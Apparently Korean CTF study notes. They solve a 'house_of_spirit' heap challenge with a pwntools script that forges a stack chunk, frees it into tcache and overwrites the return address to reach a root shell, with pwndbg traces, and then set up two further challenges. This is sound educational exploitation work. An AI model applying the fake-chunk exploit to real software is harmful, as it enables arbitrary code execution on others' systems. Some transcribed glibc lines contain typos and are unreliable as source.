
powered by Elixir 854db2e

house_of_spirit

```
3080     return victim;
3081 }
3082 libc_hidden_def (__libc_malloc)
3083
3084 void
3085 __libc_free (void *mem) nice
3086 {
3087     mstate ar_ptr;
3088     mchunkptr p;
3089     /* chunk corresponding to mem */
3090
3091     void (*hook) (void *, const void *)
3092     = atomic_forced_read (__free_hook);
3093     if (__builtin_expect (hook != NULL, 0))
3094     {
3095         (*hook) (mem, RETURN_ADDRESS (0));
3096         return;
3097     }
3098     if (mem == 0)
3099         return;
3100     /* free(0) has no effect */
3101
3102     p = mem2chunk (mem);
3103     if (chunk_is_mmaped (p))
3104         /* release mmaped memory. */
3105     {
3106         /* See if the dynamic brk/mmap threshold needs adjusting.
3107            Dumped fake mmaped chunks do not affect the threshold. */
3108         if (!mp_no_dyn_threshold
3109             && chunksize_nomask (p) > mp_mmap_threshold
3110             && chunksize_nomask (p) <= DEFAULT_MMAP_THRESHOLD_MAX
3111             && !DUMPED_MAIN_ARENA_CHUNK (p))
3112         {
3113             mp_mmap_threshold = chunksize (p);
3114             mp_trin_threshold = 2 * mp_mmap_threshold;
3115             LIBC_PROBE (memory_malloc_free_dyn_thresholds, 2,
3116                         mp_mmap_threshold, mp_trin_threshold);
3117         }
3118         munmap_chunk (p);
3119         return;
3120     }
3121     MAYBE_INIT_TCACHE ();
3122     ar_ptr = arena_for_chunk (p);
3123     _int_free (ar_ptr, p, 0);
3124 }
3125 libc_hidden_def (__libc_free)
3126
3127 void *
3128 __libc_realloc (void *oldmem, size_t bytes)
3129 {
3130     mstate ar_ptr;
3131     INTERNAL_SIZE_T nb;
3132     /* padded request size */
3133
3134     void *newp;
3135     /* chunk to return */
```

이게 아까 봤던 tcache_init.part인가?
그럼 이때까지는 문제 없었으니까 그 이후를 봐야겠다

house_of_spirit



```
4135
4136
4137 static void
4138 _int_free (mstate av, mchunkptr p, int have_lock)
4139 {
4140     INTERNAL_SIZE_T size;          /* its size */
4141     mfastbinptr *fb;              /* associated fastbin */
4142     mchunkptr nextchunk;          /* next contiguous chunk */
4143     INTERNAL_SIZE_T nextsize;      /* its size */
4144     int nextinuse;                /* true if nextchunk is used */
4145     INTERNAL_SIZE_T prevsize;      /* size of previous contiguous chunk */
4146     mchunkptr bck;                /* misc temp for linking */
4147     mchunkptr fwd;                /* misc temp for linking */
4148
4149     size = chunksize (p);
4150
4151     /* Little security check which won't hurt performance: the
4152      * allocator never wraps around at the end of the address space.
4153      * Therefore we can exclude some size values which might appear
4154      * here by accident or by "design" from some intruder. */
4155     if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0))
4156         || __builtin_expect (misaligned_chunk (p), 0))
4157         malloc_printerr ("free(): invalid pointer");
4158     /* We know that each chunk is at least MINSIZE bytes in size or a
4159      * multiple of MALLOC_ALIGNMENT. */
4160     if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
4161         malloc_printerr ("free(): invalid size");
4162
4163     check_inuse_chunk(av, p);
4164
4165     #if USE_TCACHE
4166     {
4167         size_t tc_idx = csize2tidx (size);
4168
4169         if (tcache
4170             && tc_idx < mp_.tcache_bins
4171             && tcache->counts[tc_idx] < mp_.tcache_count)
4172             {
4173                 tcache->put (p, tc_idx);
4174             }
4175     }
4176     #endif
4177 }
```

아까 봤던 에러네?
현재 사이즈가 0이니까 무조건 여기서 걸릴 수 밖에 없구나
그럼 사이즈가 있는 것처럼 가짜 청크를 만들어볼까?

house_of_spirit

```
root@6d261c450602:/app x + ~
sa = lambda x, y: r.sendafter(x, y)

def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sa(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = p64(0) + p64(0x31)
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(stack_addr + 0x10)

r.interactive()
"sol.py" 29L, 537C written                                28,0-1      Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 212
[*] Paused (press any to continue)
[*] stack: 0x7fff141243f0
[*] Switching to interactive mode
$
```

```
RBX 0x0
*RCX 0x10
*RDY 0x7308f18038d0 (_IO_stdfile_0_lock) ← 0x0
*RDI 0x7fff14124400 ← 0x0
*RSI 0x1
*R8 0x0
*R9 0x0
*R10 0x7308f15b4bc0 (_nl_C_LC_CTYPE_class+256) ← add al, byte ptr [rax]
*R11 0x400bf5 ← add byte ptr [rax], al
R12 0x4007e0 (_start) ← xor ebp, ebp
R13 0x7fff14124500 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fff14124420 → 0x400b20 (__libc_csu_init) ← push r15
*RSP 0x7fff141243e0 → 0x7fff14124400 ← 0x0
*RIP 0x400aff (main+420) ← call 0x400700
[ DISASM / x86-64 / set emulate on ]
> 0x400aff <main+420> call free@plt <free@plt>
ptr: 0x7fff14124400 ← 0x0
0x400b04 <main+425> jmp main+434 <main+434>
0x400b08 <main+429> mov eax, 0
0x400b0b <main+432> jmp main+439 <main+439>
0x400b0d <main+434> jmp main+118 <main+118>
0x400b12 <main+439> leave
0x400b13 <main+440> ret
0x400b14 nop word ptr cs:[rax + rax]
0x400b1e nop
0x400b20 <__libc_csu_init> push r15
0x400b22 <__libc_csu_init+2> push r14
[ STACK ]
00:0000 rsp 0x7fff141243e0 → 0x7fff14124400 ← 0x0
01:0008 0x7fff141243e8 ← 0x200000000
02:0010 0x7fff141243f0 ← 0x0
03:0018 0x7fff141243f8 ← 0x31 /* '1' */
04:0020 rax rdi 0x7fff14124400 ← 0x0
05:0028 0x7fff14124408 ← 0x0
06:0030 0x7fff14124410 → 0x7fff14124500 ← 0x1
07:0038 0x7fff14124418 ← 0x0
[ BACKTRACE ]
> f 0 0x400aff main+420
f 1 0x7308f1437c87 __libc_start_main+231
pwndbg> x/4gx 0x7fff141243f0
0x7fff141243f0: 0x0000000000000000 0x0000000000000031
0x7fff14124400: 0x0000000000000000 0x0000000000000000
pwndbg>
```

house_of_spirit

```
root@6d261c450602:/app x + ~
def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sa(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = p64(0) + p64(0x31)
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

delete(stack_addr + 0x10)

r.interactive()

~
26,0-1 Bot

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 212
[*] Paused (press any to continue)
[*] stack: 0x7fff141243f0
[*] Switching to interactive mode
1. create
2. delete
3. exit
> $
```

```
*RDX 0x7308ec0008d0 ← 0x100
*RDI 0x0
*RSI 0x7308ec0008d8 ← 0x0
*R8 0x7308ec000000 → 0x7308ec000020 ← 0x200000000
R9 0x0
*R10 0x0
*R11 0x0
R12 0x4007e0 (_start) ← xor ebp, ebp
R13 0x7fff14124500 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fff14124420 → 0x400b20 (__libc_csu_init) ← push r15
RSP 0x7fff141243e0 → 0x7fff14124400 ← 0x0
*RIP 0x400b04 (main+425) ← jmp 0x400b0d
[ DISASM / x86-64 / set emulate on ]
0x400aff <main+420> call free@plt
> 0x400b04 <main+425> jmp main+434
↓
0x400b0d <main+434> jmp main+118
↓
0x4009d1 <main+118> mov edi, 0x400bbb
0x4009d6 <main+123> call puts@plt
0x4009db <main+128> mov edi, 0x400bc5
0x4009e0 <main+133> call puts@plt <puts@plt>
0x4009e5 <main+138> mov edi, 0x400bcf
0x4009ea <main+143> call puts@plt <puts@plt>
0x4009ef <main+148> mov edi, 0x400bd7
0x4009f4 <main+153> mov eax, 0
[ STACK ]
00:0000 rsp 0x7fff141243e0 → 0x7fff14124400 ← 0x0
01:0008 0x7fff141243e8 ← 0x200000000
02:0010 0x7fff141243f0 ← 0x0
03:0018 0x7fff141243f8 ← 0x31 /* '1' */
04:0020 0x7fff14124400 ← 0x0
05:0028 0x7fff14124408 → 0x7308ec0008d0 ← 0x100
06:0030 0x7fff14124410 → 0x7fff14124500 ← 0x1
07:0038 0x7fff14124418 ← 0x0
[ BACKTRACE ]
> f 0 0x400b04 main+425
f 1 0x7308f1437c87 __libc_start_main+231

pwndbg> bins
bins: Heap is not initialized yet.
pwndbg> heap
heap: Heap is not initialized yet.
pwndbg> ni
0x0000000000400b0d in main ()
```

넘어가지긴 했는데..
왜 heap 관련 명령어가 안 먹힐까
아 malloc도 안했는데 free를 어떻게 하겠어;;
일단 하나 해줘야겠다

house_of_spirit

```
root@6d261c450602: /app
def create(size, data):
    sla(b'> ', b'1')
    sla(b'Size: ', str(size).encode())
    sa(b'Data: ', data)

def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = p64(0) + p64(0x31)
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

create(16, b'abcd')
delete(stack_addr + 0x10)

r.interactive()
"sol.py" 30L, 557C written

root@6d261c450602: /app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 221
[*] Paused (press any to continue)
[*] stack: 0x7fff97b79d20
[*] Switching to interactive mode
$
```

```
27,19 Bot
```

```
RSP 0x7fff97b79d10 -> 0x7fff97b79d30 <- 0x0
*RIP 0x400b04 (main+425) <- jmp 0x400b0d
[ DISASM / x86-64 / set emulate on ]
0x400aff <main+420> call free@plt <free@plt>
> 0x400b04 <main+425> jmp main+434 <main+434>
↓
0x400b0d <main+434> jmp main+118 <main+118>
↓
0x4009d1 <main+118> mov edi, 0x400bbb <puts@plt>
0x4009d6 <main+123> call puts@plt <puts@plt>
0x4009db <main+128> mov edi, 0x400bc5 <puts@plt>
0x4009e0 <main+133> call puts@plt <puts@plt>
0x4009e5 <main+138> mov edi, 0x400bcf <puts@plt>
0x4009ea <main+143> call puts@plt <puts@plt>
0x4009ef <main+148> mov edi, 0x400bd7
0x4009f4 <main+153> mov eax, 0
[ STACK ]
00:0000 rsp 0x7fff97b79d10 -> 0x7fff97b79d30 <- 0x0
01:0008 0x7fff97b79d18 <- 0x200000010
02:0010 0x7fff97b79d20 <- 0x0
03:0018 0x7fff97b79d28 <- 0x31 /* '1' */
04:0020 0x7fff97b79d30 <- 0x0
05:0028 0x7fff97b79d38 -> 0x298cc010 <- 0x100
06:0030 0x7fff97b79d40 -> 0x7fff97b79e30 <- 0x1
07:0038 0x7fff97b79d48 <- 0x100000000
[ BACKTRACE ]
> f 0 0x400b04 main+425
f 1 0x7b3b8f7dac87 __libc_start_main+231

pwndbg> bins
tcachebins
0x30 [ 1]: 0x7fff97b79d30 <- 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

드디어 내가 원하는 곳에 malloc을 할 수 있게 됐어!
스택에 할당하고 canary도 없고 pie도 안 걸려 있으니깐
return address를 get_shell 함수로 overwrite 하면 되겠다!
크기도 return address를 덮을 수 있을 정도로 조절해주면 되겠다!

house_of_spirit

```
root@6d261c450602: /app
def delete(addr):
    sla(b'> ', b'2')
    sla(b'Addr: ', str(addr).encode())

def exit():
    sla(b'> ', b'3')

pause()

name = p64(0) + p64(0x41)
sa(b'name: ', name)
stack_addr = int(r.recvuntil(b':', drop=True), 16)
info('stack: ' + hex(stack_addr))

create(16, b'abcd')
delete(stack_addr + 0x10)

get_shell = 0x400940
payload = p64(0) * 5 + p64(get_shell)

create(0x30, payload)

r.interactive()
"sol.py" 35L, 640C written

root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 231
[*] Paused (press any to continue)
[*] stack: 0x7ffcd9a93c0
[*] Switching to interactive mode
1. create
2. delete
3. exit
> $ 3
$
```

```
0x400a17 <main+188>    cmp     eax, 2
0x400a1a <main+191>    je      main+376      <main+376>

0x400a20 <main+197>    cmp     eax, 3
0x400a23 <main+200>    je      main+427      <main+427>
↓
0x400b06 <main+427>    mov     eax, 0
0x400b0b <main+432>    jmp     main+439      <main+439>
↓
0x400b12 <main+439>    leave
0x400b13 <main+440>    ret

0x400940 <get_shell>  push    rbp
0x400941 <get_shell+1>  mov     rbp, rsp

[ STACK ]
00:0000  rsp 0x7ffcd9a93b0 → 0x7ffcd9a93d0 ← 0x0
01:0008  0x7ffcd9a93b8 ← 0x300000030 /* '0' */
02:0010  0x7ffcd9a93c0 ← 0x0
03:0018  0x7ffcd9a93c8 ← 0x41 /* 'A' */
04:0020  0x7ffcd9a93d0 ← 0x0
05:0028  0x7ffcd9a93d8 ← 0x0
06:0030  0x7ffcd9a93e0 ← 0x0
07:0038  0x7ffcd9a93e8 ← 0x100000000

[ BACKTRACE ]
> f 0      0x400a14 main+185
f 1      0x400940 get_shell
f 2      0x1
f 3      0x7ffcd9a94d8
f 4      0x10000c000
f 5      0x40095b main
f 6      0x0

pwndbg> tele $rsp
00:0000  rsp 0x7ffcd9a93b0 → 0x7ffcd9a93d0 ← 0x0
01:0008  0x7ffcd9a93b8 ← 0x300000030 /* '0' */
02:0010  0x7ffcd9a93c0 ← 0x0
03:0018  0x7ffcd9a93c8 ← 0x41 /* 'A' */
04:0020  0x7ffcd9a93d0 ← 0x0
05:0028  0x7ffcd9a93d8 ← 0x0
06:0030  0x7ffcd9a93e0 ← 0x0
07:0038  0x7ffcd9a93e8 ← 0x100000000
pwndbg>
08:0040  rbp 0x7ffcd9a93f0 ← 0x0
09:0048  0x7ffcd9a93f8 → 0x400940 (get_shell) ← push rbp
0a:0050  0x7ffcd9a9400 ← 0x1
0b:0058  0x7ffcd9a9408 → 0x7ffcd9a94d8 → 0x7ffcd9a98bd ← './house_of_spirit'
0c:0060  0x7ffcd9a9410 ← 0x10000c000
0d:0068  0x7ffcd9a9418 → 0x40095b (main) ← push rbp
0e:0070  0x7ffcd9a9420 ← 0x0
0f:0078  0x7ffcd9a9428 ← 0x24d506fb3d71ceb
pwndbg>
```

return address에 get_shell 함수가 잘 들어갔군!

house_of_spirit

```
root@6d261c450602:/app# python3 sol.py
[+] Starting local process './house_of_spirit': pid 237
[*] Paused (press any to continue)
[*] stack: 0x7ffd893d7f60
[*] Switching to interactive mode
1. create
2. delete
3. exit
> $ 3
$ id
uid=0(root) gid=0(root) groups=0(root)
$ █
```

아오 힘들었다

book_manager - 문제

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/book$ cat Dockerfile
FROM ubuntu:20.04@sha256:8e5c4f0285ecbb4ead070431d29b576a530d3166df73ec44affc1cd27555141b

RUN apt update && apt install -y socat

RUN useradd -m pwn

COPY ./deploy/flag /home/pwn/flag
COPY ./deploy/prob /home/pwn/prob

RUN chown pwn:pwn /home/pwn/flag /home/pwn/prob && \
    chmod 755 /home/pwn/prob && \
    chmod 444 /home/pwn/flag

WORKDIR /home/pwn
USER pwn

EXPOSE 5235
CMD socat TCP-LISTEN:5235,reuseaddr,fork EXEC:/home/pwn/prob
```

문제 도커 환경의 libc 사용하기

```
$ sudo docker build . -t <IMAGE이름>
```

```
$ sudo docker run -d --name <CONTAINER이름> <IMAGE이름>
```

```
$ sudo docker exec -it <CONTAINER이름> bash
```

```
pwn@9303e7f2f8b8:~$ ls
flag  prob
pwn@9303e7f2f8b8:~$ ldd prob
        linux-vdso.so.1 (0x00007ffff6e1a8000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x0000781fc75a7000)
        /lib64/ld-linux-x86-64.so.2 (0x0000781fc779d000)
```

```
-rwxr-xr-x  1 root root 2029592 Apr 30  2024 libc-2.31.so*
lrwxrwxrwx  1 root root      12 Apr 30  2024 libc.so.6 -> libc-2.31.so*
```

문제 도커 환경의 libc 사용하기

```
$ sudo docker cp <CONTAINER이름>:<LIBC경로> ./libc.so.6
```

```
$ export LD_PRELOAD=./libc.so.6 (컨테이너 내부에서)
```

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/book$ sudo docker cp book_cont:/lib/x86_64-linux-gnu/libc-2.31.so ./libc.so.6
Successfully copied 2.03MB to /mnt/c/Users/grail/Downloads/book/libc.so.6
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/book$ ls
Dockerfile  deploy  libc.so.6
```

```
ctf@7f89b496b38b:/app$ ls
deploy  Dockerfile  libc.so.6
ctf@7f89b496b38b:/app$ export LD_PRELOAD=./libc.so.6
ctf@7f89b496b38b:/app$ |
```

book_manager

풀다 보니 heap 문제가 아님을 깨닫고..

heap 몰라도 풀 수 있으니 풀어보는 것 추천

note - 문제

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/note$ cat Dockerfile
FROM ubuntu:22.04@sha256:2b7412e6465c3c7fc5bb21d3e6f1917c167358449fecac8176c6e496e5c1f05f

ENV user note
ENV chall_port 31337

RUN apt-get update
RUN apt-get -y install socat

RUN adduser $user

ADD ./deploy/flag /home/$user/flag
ADD ./deploy/$user /home/$user/$user

RUN chown root:$user /home/$user/flag
RUN chown root:$user /home/$user/$user

RUN chmod 755 /home/$user/$user
RUN chmod 440 /home/$user/flag

WORKDIR /home/$user
USER $user
EXPOSE $chall_port
CMD socat -T 90 TCP-LISTEN:$chall_port,reuseaddr,fork EXEC:/home/$user/$user
```

note

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/note/deploy$ checksec ./note
[*] '/mnt/c/Users/grail/Downloads/note/deploy/note'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:        Canary found
NX:           NX enabled
PIE:          No PIE (0x400000)
SHSTK:        Enabled
IBT:          Enabled
```

note

```
1 __int64 __fastcall main(const char *a1, char **a2, char **a3)
2 {
3     int menu; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v5; // [rsp+8h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     init();
8     while ( 1 )
9     {
10         while ( 1 )
11         {
12             print_menu();
13             __isoc99_scanf("%d", &menu);
14             if ( menu != 4 )
15                 break;
16             delete();
17         }
18         if ( menu > 4 )
19             break;
20         switch ( menu )
21         {
22             case 3:
23                 update();
24                 break;
25             case 1:
26                 create();
27                 break;
28             case 2:
29                 show();
30                 break;
31             default:
32                 return 0LL;
33         }
34     }
35     return 0LL;
36 }
```

```
1 int win()
2 {
3     return execve("/bin/sh", 0LL, 0LL);
4 }
```


Python 3.11.3 (tags/v3.11.3:9d554cf, Apr 2 2024, 18:12:12) [MSC v.1938 64 bit (AMD64)]
IDAPython 64-bit v7.4.0 Final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

4014f6: restored microcode from idb
4014f6: restored pseudocode from idb
401428: restored microcode from idb
401428: restored pseudocode from idb
401339: restored microcode from idb
401339: restored pseudocode from idb
40127a: restored microcode from idb
40127a: restored pseudocode from idb
401680: restored microcode from idb
401680: restored pseudocode from idb

Python

Alt: idle Down Disk: 549GB

note

